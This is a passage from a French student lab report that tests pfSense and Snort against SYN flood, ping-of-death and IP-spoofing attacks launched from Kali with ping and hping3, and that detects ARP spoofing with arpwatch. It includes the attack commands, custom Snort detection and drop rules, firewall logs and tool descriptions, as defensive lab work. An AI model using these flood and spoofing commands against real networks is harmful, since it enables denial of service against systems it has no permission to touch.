06/13/23-18:11:33.446920 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,28923,172.17.0.40,135,61168,,0,drop,Drop
06/13/23-18:11:36.043178 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,28923,172.17.0.40,135,61168,,0,drop,Drop
06/13/23-18:11:39.166711 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,40177,172.17.0.40,135,54753,,0,drop,Drop
06/13/23-18:11:39.166711 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,40177,172.17.0.40,135,54753,,0,drop,Drop
06/13/23-18:11:42.308662 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,44466,172.17.0.40,135,35777,,0,drop,Drop
06/13/23-18:11:42.308662 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,44466,172.17.0.40,135,35777,,0,drop,Drop
06/13/23-18:11:45.415190 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,53751,172.17.0.40,135,10862,,0,drop,Drop
06/13/23-18:11:45.415190 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,53751,172.17.0.40,135,10862,,0,drop,Drop
06/13/23-18:11:48.100837 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,7418,172.17.0.40,135,64473,,0,drop,Drop
06/13/23-18:11:48.100837 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,7418,172.17.0.40,135,64473,,0,drop,Drop
06/13/23-18:11:51.031366 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,19767,172.17.0.40,135,6504,,0,drop,Drop
06/13/23-18:11:51.031366 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,19767,172.17.0.40,135,6504,,0,drop,Drop
06/13/23-18:11:54.147795 ,1,10004,1,"Possible SYN Dos",TCP,172.16.0.30,32266,172.17.0.40,135,60755,,0,drop,Drop
06/13/23-18:11:54.147795 ,1,10002,1,"Possible SYN Flood Attack",TCP,172.16.0.30,32266,172.17.0.40,135,60755,,0,drop,Drop

```

Figure 164: Log des alerts de SNORT (SYN Flood) Pfsense

On peut voir d'après le log de SNORT qu'il a détecté une attaque de type SYN Flood et qu'il a supprimé les paquets qui déclenche cette alerte.

SYN Flood (Random Sources)

Dans ce cas on va désactiver SNORT et lancer une attaque de SYN Flood mais avec des adresses sources aléatoires.




Figure 165:Etat de réseau (SYN Flood/Random sources) après Pfsense




Figure 166: Capture des paquets au cours de SYN Flood/RS après Pfsense

On conclut que cette attaque n'a aucun effet sur notre machine.

✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 71.178.86.100:11924	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 74.23.234.227:11925	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 190.179.29.29:11926	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 52.195.18.162:11927	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 37.134.185.154:11928	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 120.26.50.203:11929	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 229.131.209.190:11930	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 43.108.135.129:11931	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 167.85.195.225:11932	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 101.252.247.145:11933	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 236.194.29.225:11934	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 115.26.96.91:11935	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 150.227.189.10:11936	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 246.214.45.34:11937	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 241.105.172.154:11938	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 131.28.26.135:11939	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 187.32.224.80:11940	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 219.214.112.195:11941	i+ 172.17.0.40:135 TCP:S
✗ Jun 13 18:17:30 LAN Default deny rule IPv4 (1000000103)	i 177.250.136.211:11942	i+ 172.17.0.40:135 TCP:S

Figure 167: Log des règles de Pfsense

On analysant le log de pare-feu on voit que les paquets de type TCP-S qui vient des réseaux externes ont été bloqué.

Ping of the death

Avant

Dans ce cas on va désactiver SNORT et lancer une attaque de ping of death attack .

```
(abdelah@kali)-[~]
└─$ ping 192.168.3.13 -s 64000
PING 192.168.3.13 (192.168.3.13) 64000(64028) bytes of data.
64008 bytes from 192.168.3.13: icmp_seq=1 ttl=63 time=9.91 ms
64008 bytes from 192.168.3.13: icmp_seq=2 ttl=63 time=37.7 ms
64008 bytes from 192.168.3.13: icmp_seq=3 ttl=63 time=33.4 ms
64008 bytes from 192.168.3.13: icmp_seq=4 ttl=63 time=41.1 ms
64008 bytes from 192.168.3.13: icmp_seq=5 ttl=63 time=31.3 ms
64008 bytes from 192.168.3.13: icmp_seq=6 ttl=63 time=20.9 ms
64008 bytes from 192.168.3.13: icmp_seq=7 ttl=63 time=34.4 ms
64008 bytes from 192.168.3.13: icmp_seq=8 ttl=63 time=18.7 ms
^C
--- 192.168.3.13 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7009ms
rtt min/avg/max/mdev = 0.909/28.418/41.091/10.066 ms
```

Figure 168:test l'attaque

On voit que le ping passe avec un packet de long 64000 octets

Apres

On active les regles soit de detection soit de block qu'on a mentionner en haut

The screenshot shows the 'Defined Custom Rules' section of the Snort configuration. A single rule is defined:

```
# This rule detects Ping of Death attacks
alert icmp any any -> any any (msg:"Ping of Death Detected"; dsize:>4000; sid:1000003; rev:1;)
```

Figure 169:la regle de detection

The screenshot shows the 'Defined Custom Rules' section of the Snort configuration. A single rule is defined:

```
drop icmp any any -> any any (msg:"Blocked Ping of Death"; dsize:>4000; sid:1000003; rev:1;)
```

Figure 170:regle de blockage de ping of the death

Et relance l'attaque

```
(abdelah@kali)-[~]
└─$ ping 192.168.3.13 -s 64000
PING 192.168.3.13 (192.168.3.13) 64000(64028) bytes of data.
^C
--- 192.168.3.13 ping statistics ---
74 packets transmitted, 0 received, 100% packet loss, time 74158ms
pipe 31

(abdelah@kali)-[~]
└─$ ping 192.168.3.13 -s 640
PING 192.168.3.13 (192.168.3.13) 640(668) bytes of data.
648 bytes from 192.168.3.13: icmp_seq=1 ttl=63 time=1.13 ms
648 bytes from 192.168.3.13: icmp_seq=2 ttl=63 time=2.58 ms
^C
--- 192.168.3.13 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.131/1.855/2.579/0.724 ms
```

Figure 171:relance l'attaque de ping of the death

Voila on voi lorsque on a demander a long de packet de 64000 octet il est bloquer

Mais lorsque on demande un packet de 640 octet il passe

Si on va à les fichier logs on voit

```

06/13/23-13:46:46.143778 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,47383,,0,alert,Allow
06/13/23-13:46:47.177493 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,47564,,0,alert,Allow
06/13/23-13:46:47.182582 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40663,,0,alert,Allow
06/13/23-13:46:48.173549 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,47744,,0,alert,Allow
06/13/23-13:46:48.175489 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40664,,0,alert,Allow
06/13/23-13:46:49.175545 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,47884,,0,alert,Allow
06/13/23-13:46:49.176940 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40665,,0,alert,Allow
06/13/23-13:46:50.178936 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,48848,,0,alert,Allow
06/13/23-13:46:50.182159 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40666,,0,alert,Allow
06/13/23-13:46:51.178577 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,48860,,0,alert,Allow
06/13/23-13:46:51.181481 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40667,,0,alert,Allow
06/13/23-13:46:52.178919 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,48280,,0,alert,Allow
06/13/23-13:46:52.181508 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40668,,0,alert,Allow
06/13/23-13:46:53.184021 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,48385,,0,alert,Allow
06/13/23-13:46:53.186158 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40669,,0,alert,Allow
06/13/23-13:46:54.183827 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.2.13,,192.168.5.13,,48624,,0,alert,Allow
06/13/23-13:46:54.186507 ,1,1000003,1,"Blocked Ping of Death",ICMP,192.168.5.13,,192.168.2.13,,40670,,0,alert,Allow

```

Figure 172:les fichier logs

IP spoofing attack

Avant

On désactiver snort dans pfSense et on lance l'attaque

```

--(abdelah㉿kali)-[~]
$ sudo hping3 --icmp -a 192.168.5.13 -S 192.168.3.13
[Sudo] Mot de passe de abdelah :
Désolé, essayez de nouveau.
[Sudo] Mot de passe de abdelah :
HPING 192.168.3.13 (eth0 192.168.3.13): icmp mode set, 28 headers + 0 data bytes
-
```

Figure 173:lancement de l'attaque ip spoofing

Et on lance wireshark dans notre victim et on voit




Figure 174:detectiton de wireshark

On voit que l'on a réussi à effectuer un spoofing d'adresse IP sur la machine 192.168.5.13.

Apres

Les règles de Snort sont activées dans pfSense.

The screenshot shows a 'Defined Custom Rules' section with the following rule:

```
alert icmp any any -> any any (msg:"IP Spoofing Detected"; icode:0; itype:8; flowbits:set,in_spoof_detected;
sid:100001;)
```

Figure 175:test la regle de detection

Et pour bloquer cette attaque

The screenshot shows a 'Defined Custom Rules' section with the following rule:

```
drop ip any any -> any any (msg:"Blocked IP Traffic";
| sid:100007; rev:1;)
```

Figure 176:la regle de blockage de ip spoofing

Et voilà, on relance l'attaque depuis notre machine attaquante.

Et voilà, notre Wireshark n'intercepte plus aucun trafic de la machine 192.168.5.13

The Wireshark interface shows the following details:

- File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
- Apply a display filter ... <Ctrl-/>
- Expression... | +
- No. Time Source Destination Protocol Length Info
- 918 4022.8841492... Vmware_b0:a2:11 Vmware_01:bc:24 ARP 42 Who has 192.168.3.1...
 919 4022.8847238... Vmware_01:bc:24 Vmware_b0:a2:11 ARP 60 192.168.3.1 is at 0...
 920 4028.0025697... 192.168.3.13 192.168.3.1 TCP 66 [TCP Keep-Alive] 40...
 921 4028.0034475... 192.168.3.1 192.168.3.13 TCP 66 [TCP Keep-Alive ACK]...
 922 4038.2416887... 192.168.3.13 192.168.3.1 TCP 66 [TCP Keep-Alive] 40...
 923 4038.2421341... 192.168.3.1 192.168.3.13 TCP 66 [TCP Keep-Alive ACK]...
 924 4041.6546623... 192.168.3.1 192.168.3.13 TCP 66 80 → 40334 [FIN, AC...
 925 4041.6547752... 192.168.3.13 192.168.3.1 TCP 66 40334 → 80 [FIN, AC...
 926 4041.6551960... 192.168.3.1 192.168.3.13 TCP 66 80 → 40334 [ACK] Se...
- Frame 111: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
 - Ethernet II, Src: Vmware_01:bc:24 (00:0c:29:01:bc:24), Dst: Vmware_b0:a2:11 (00:0c:29:b0:a2:11)
 - Internet Protocol Version 4, Src: 192.168.5.13, Dst: 192.168.3.13
 - Internet Control Message Protocol

Hex dump view showing the captured frames:

0000	00 0c 29 b0 a2 11 00 0c	29 01 bc 24 08 00 45 00	..) .. .) .. \$. E.
0010	00 1c ee b3 00 00 3f 01	03 c3 c0 a8 05 0d c0 a8? .. Ev ..
0020	03 0d 08 00 45 76 a7 89	0b 00 00 00 00 00 00 00
0030	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00

Figure 177:detection de wireshark

Et on vérifie les fichiers logs pour être sûr que notre attaque fonctionne correctement.

```

06/13/23-19:16:05.271555 ,1,1000007,1,"Blocked IP Spoofing",::,TT02::1:TT01:DC58,,0,,0,drop,
06/13/23-19:16:11.011962 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,4
06/13/23-19:16:12.014482 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,4
06/13/23-19:16:13.016512 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,4
06/13/23-19:16:14.017133 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,4
06/13/23-19:16:15.018620 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,6
06/13/23-19:16:16.020052 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,1
06/13/23-19:16:17.021393 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,5
06/13/23-19:16:18.022649 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,4
06/13/23-19:16:19.024214 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,4
06/13/23-19:16:20.025417 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,4
06/13/23-19:16:21.028641 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,2
06/13/23-19:16:22.029728 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,2
06/13/23-19:16:23.031374 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,2
06/13/23-19:16:24.033940 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,3
06/13/23-19:16:25.036672 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,3
06/13/23-19:16:26.038887 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,1
06/13/23-19:16:27.039887 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,6
06/13/23-19:16:28.042272 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,2
06/13/23-19:16:29.044403 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,6
06/13/23-19:16:30.048435 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,2
06/13/23-19:16:31.051062 ,1,1000007,1,"Blocked IP Spoofing",ICMP,192.168.5.13,,192.168.3.13,,2

```

Figure 178:fichier logs

Voilà, on a bien le fait qu'il détecte cette attaque et la bloque.

ARP spoofing

Détection par arpwatch

L'outil arpwatch a été installé et activé sur pfSense dans le but de renforcer la sécurité du réseau en détectant les activités d'ARP spoofing. L'installation de cet outil a permis de mettre en place une surveillance proactive des requêtes ARP et des associations IP-MAC, afin de repérer les éventuelles tentatives de détournement d'identité sur le réseau.

Figure 179:Surveillance ARP Spoofing avec arpwatch

La base de données arpwatch enregistre les informations sur les associations entre les adresses IP et les adresses MAC dans le réseau. Lorsqu'une attaque d'ARP spoofing se produit, des anomalies peuvent apparaître dans ces associations, ce qui peut être détecté en analysant les enregistrements de la base de données arpwatch.

En analysant les enregistrements de la base de données arpwatch sur pfSense, nous avons recherché des incohérences dans les associations IP-MAC qui pourraient indiquer une attaque d'ARP spoofing. Les signes révélateurs comprenaient :

Multiples adresses MAC associées à une même adresse IP : Nous avons observé que l'adresse IP 192.168.2.4 était associée à plusieurs adresses MAC différentes, notamment 00:0c:29:24:25:ab, 00:0c:29:c3:94:2a et 00:50:79:66:68:00. Cela est hautement suspect, car normalement une seule adresse MAC devrait être associée à une adresse IP donnée.

Changements fréquents des associations IP-MAC : Nous avons également noté des changements fréquents et inattendus dans les associations IP-MAC enregistrées dans la base de données. Par exemple, l'adresse IP 192.168.2.4 était initialement associée à l'adresse MAC 00:0c:29:24:25:ab, puis elle a été modifiée pour être associée à l'adresse MAC 00:0c:29:c3:94:2a, et plus tard à l'adresse MAC 00:50:79:66:68:00. Ces changements sans raison apparente peuvent indiquer une tentative d'ARP spoofing, où un attaquant tente d'usurper l'identité d'autres machines sur le réseau.

Database					
Interface	IP address	MAC address	Vendor	Hostname	Timestamp
OPT4	192.168.2.4	00:0c:29:24:25:ab	VMware, Inc.		Thu Jun 15 16:33:51 2023
OPT4	192.168.2.4	00:0c:29:c3:94:2a	VMware, Inc.		Thu Jun 15 16:33:48 2023
OPT4	192.168.2.4	00:50:79:66:68:00	Private		Tue Jun 13 22:27:19 2023
OPT4	192.168.2.3	00:0c:29:c3:94:2a	VMware, Inc.		Thu Jun 15 16:33:48 2023
OPT4	192.168.2.3	00:0c:29:a0:4f:85	VMware, Inc.		Thu Jun 15 16:32:21 2023
OPT4	192.168.2.2	00:0c:29:c3:94:2a	VMware, Inc.		Thu Jun 15 16:33:09 2023
OPT4	192.168.2.1	02:a4:de:32:2a:00	unknown		Thu Jun 15 16:33:09 2023
OPT4	192.168.2.1	00:0c:29:c3:94:2a	VMware, Inc.		Wed Jun 14 05:36:11 2023
OPT4	192.168.2.67	00:0c:29:c3:94:2a	VMware, Inc.		Thu Jun 15 16:25:54 2023

Figure 180:Détection ARP Spoofing via arpwatch

Outils Utilisés

SNORT

Snort est un logiciel de détection d'intrusion et de prévention des intrusions (IDS/IPS). Il surveille le trafic réseau en temps réel pour détecter les menaces et les attaques potentielles. Snort utilise des règles de détection pour analyser le trafic et générer des alertes en cas d'activité suspecte ou malveillante. Il peut également être configuré pour bloquer ou empêcher certaines actions en réponse à des attaques. Snort est un outil largement utilisé dans les environnements de sécurité informatique pour renforcer la défense des réseaux et prévenir les intrusions.

VirtualBox

VirtualBox est un logiciel de virtualisation qui permet de créer et de gérer des machines virtuelles sur un système hôte. Il offre la possibilité d'exécuter plusieurs systèmes d'exploitation simultanément sur une seule machine physique. VirtualBox propose des fonctionnalités avancées telles que le partage de fichiers et de périphériques entre les machines virtuelles et l'hôte, ainsi que la possibilité de prendre des instantanés pour sauvegarder et restaurer l'état des machines virtuelles. Cet outil est largement utilisé dans le développement logiciel, les tests d'applications et l'expérimentation de configurations système sans affecter l'environnement de production.

Wireshark

Wireshark est un outil d'analyse de réseau puissant et open-source. Il permet de capturer et d'analyser le trafic réseau en temps réel. Wireshark offre une interface conviviale qui permet d'examiner les paquets de données, d'identifier les protocoles utilisés, d'analyser les échanges entre les machines, et de détecter les problèmes de performance ou de sécurité. Il propose également des fonctionnalités avancées telles que le filtrage de paquets, la recherche et l'analyse de flux, ainsi que la possibilité de générer des rapports détaillés. Wireshark est un outil essentiel pour les administrateurs réseau, les ingénieurs en sécurité et les développeurs souhaitant diagnostiquer et résoudre les problèmes liés au réseau.

Kali Linux

Kali Linux est une distribution Linux basée sur Debian, spécialement conçue pour les tests de pénétration et les activités de sécurité informatique. Elle regroupe un ensemble d'outils et de logiciels préinstallés destinés à l'analyse de vulnérabilités, l'exploitation de failles, la récupération de données, la surveillance de réseau, la forensique numérique, entre autres. Kali Linux offre une plateforme complète pour les professionnels de la sécurité et les chercheurs en sécurité informatique, leur permettant d'effectuer des tests d'intrusion et d'évaluer la robustesse des systèmes. Son utilisation est répandue dans les audits de sécurité, les investigations numériques et les activités de protection des systèmes contre les cybermenaces.

Ubuntu

Ubuntu est une distribution Linux populaire et conviviale basée sur Debian. Elle est largement utilisée tant par les utilisateurs domestiques que par les entreprises. Ubuntu offre une expérience conviviale et intuitive, avec une grande variété de logiciels préinstallés couvrant les besoins courants, tels que les suites bureautiques, les navigateurs web, les clients de messagerie et les outils multimédias. De plus, Ubuntu bénéficie d'une communauté active qui fournit un support et des mises à jour régulières. En raison de sa stabilité, de sa sécurité et de sa facilité d'utilisation, Ubuntu est une option populaire pour les utilisateurs souhaitant une alternative open-source aux systèmes d'exploitation commerciaux.

Hping3

hping3 est un outil de test de réseau en ligne de commande, principalement utilisé pour l'analyse et le diagnostic de la connectivité réseau. Il offre une gamme de fonctionnalités avancées pour envoyer des

paquets IP personnalisés, effectuer des tests de ping, des scans de ports, des tests de déni de service (DoS), et d'autres types d'interactions avec les systèmes réseau.

Telnet

Telnet est un protocole de communication utilisé pour établir une connexion à distance avec un serveur, généralement via le port 23. Il permet d'accéder à des systèmes distants et d'interagir avec eux en utilisant une interface de ligne de commande. Telnet est souvent utilisé pour administrer des serveurs à distance, configurer des équipements réseau, ou pour tester la connectivité entre différents systèmes. Cependant, en raison de son manque de sécurité, il est généralement recommandé de privilégier des protocoles plus sécurisés, tels que SSH (Secure Shell), pour les connexions à distance.

Python

Python est un langage de programmation polyvalent, interprété et orienté objet. Il est réputé pour sa simplicité, sa lisibilité du code et sa grande communauté de développeurs. Python est utilisé dans de nombreux domaines tels que le développement web, l'automatisation des tâches, l'analyse de données, l'intelligence artificielle et bien plus encore. Il dispose d'une vaste bibliothèque standard et de nombreux packages tiers qui facilitent le développement de diverses applications.

GNS3

